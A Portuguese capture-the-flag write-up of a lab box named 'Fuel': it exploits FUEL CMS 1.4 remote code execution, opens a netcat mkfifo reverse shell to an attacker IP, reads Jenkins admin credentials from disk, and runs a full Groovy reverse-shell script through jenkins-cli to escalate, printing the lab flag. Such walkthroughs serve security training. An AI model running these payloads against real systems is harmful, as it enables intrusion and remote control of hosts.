
Fuel

IP: 10.9.2.16 `nível: Fácil`

- Passo 01

Ao acessara página inicial mostrado a página default do apache.

- Passo 02



rodei um nmap `nmap -sV 10.9.2.16` para identificar possíveis portas abertas.
Ao ter identificado a porta **8081**, acessei e vi que nessa porta estava rodando o FUEL CMS 1.4

- Passo 03
  Encontrei um exploit no exploit-db pra essa versão do do FUEL [fuel CMS 1.4.1 - Remote Code]

Execution (1), fiz algumas alterações no código pra poder rodar e executei o exploit `python3 FUEL1.4_Exploit.py`

- Passo 04

```
flux@nasa:/tmp$ python3 FUEL1.4_Exploit.py
cmd:rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.12.100 1234 >/tmp/f
```

Deixei um netcat escutando na porta **1234** e executei a reverseshell `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.12.100 1234 >/tmp/f`, após executei recebi a conexão com sucesso.

```
flux@nasa:/tmp$ rlwrap nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.9.2.16 43470
sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash')";
www-data@ip-10-9-2-16:/var/www/html/fuelcms$ ls /
ls /
bin   home            lib64       opt   sbin  tmp       vmlinuz
boot  initrd.img      lost+found  proc  snap  user.txt  vmlinuz.old
dev   initrd.img.old  media       root  srv   usr
etc   lib             mnt         run   sys   var
www-data@ip-10-9-2-16:/var/www/html/fuelcms$ cat /user.txt
cat /user.txt
CS{Fu3l_Cms_Exploit4t1on_34sy}
www-data@ip-10-9-2-16:/var/www/html/fuelcms$
```

- Passo 05

Foi-se indentificado o que poderia ser usado para possivelmente poder pegar root.

```
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
jenkins:x:112:117:Jenkins,,,:/var/lib/jenkins:/bin/bash
www-data@ip-10-9-2-16:/var/www/html/fuelcms$
```

```
ESTAB  0  0  [::ffff:127.0.0.1]:40876  [::ffff:127.0.0.1]:8080  users:(("java",pid=22021,fd=11))
```

```
</hudson.model.UserIdMapper>www-data@ip-10-9-2-16:/var/lib/jenkins/users$ cat users.xml
cat users.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>admin</string>
      <string>admin_15754953644095243116</string>
    </entry>
  </idToDirectoryNameMap>
```

1. usuário jenkins com permissão
2. serviço local rodando na porta 8080
3. credencias visiveis em **/var/lib/jenkins/users/**

Passo 06

```
www-data@ip-10-9-2-16:/var/www/html/fuelcms$ wget http://127.0.0.1:8080/jnlpJars/jenkins-cli.jar
<wget http://127.0.0.1:8080/jnlpJars/jenkins-cli.jar
--2022-07-27 23:38:58--  http://127.0.0.1:8080/jnlpJars/jenkins-cli.jar
Connecting to 127.0.0.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3504101 (3.3M) [application/java-archive]
Saving to: 'jenkins-cli.jar'

jenkins-cli.jar     100%[===================>]   3.34M  --.-KB/s    in 0.05s

2022-07-27 23:38:58 (70.3 MB/s) - 'jenkins-cli.jar' saved [3504101/3504101]
```

[Jenkins CLI](#)

Para executar scripts é preciso fazer download do Jenkins CLI, pra isso foi dado o comando `wget http://127.0.0.1:8080/jenkins/jnlpJars/jenkins-cli.jar`

[Execute Groovy script in Jenkins remotely](#)

Além de efetuar o download do CLI, é preciso criar/configurar o alias de execução do script.

```
www-data@ip-10-9-2-16:/var/www/html/fuelcms$ cat jenkins.sh
cat jenkins.sh
#!/bin/sh

java -jar jenkins-cli.jar -auth admin:admin_15754953644095243116 -s http://localhost:8080/ "$@"
```

Esse arquivo eu criei da minha máquina e upei pra máquina alvo e dei permissão de execução.

- Passo 07

  Após a etapa anterior eu "criei" um exploit pra pegar uma revese-shell, da minha máquina upei o arquivo pra máquina alvo e dei a permissão de execução. `revsh3.groovy`

  [Abusing Jenkins Groovy Script Console to get Shell](#)

```
String host="10.10.12.100";
int port=4444;
String cmd="bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe
=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.ava
ilable()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flus
h();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```


- Passo 08

```
www-data@ip-10-9-2-16:/var/www/html/fuelcms$ ./jenkins.sh groovy = < revsh3.groovy
<html/fuelcms$ ./jenkins.sh groovy = < revsh3.groovy
```

  Executei o script revsh3.groovy usando o alias. `./jenkins.sh groovy = < revsh3.groovy`

  Antes eu tinha deixado o netcat escutando na porta 4444.

- Passo 09



Com um usuário de privilégio, o seguinte foi só pegar a flag.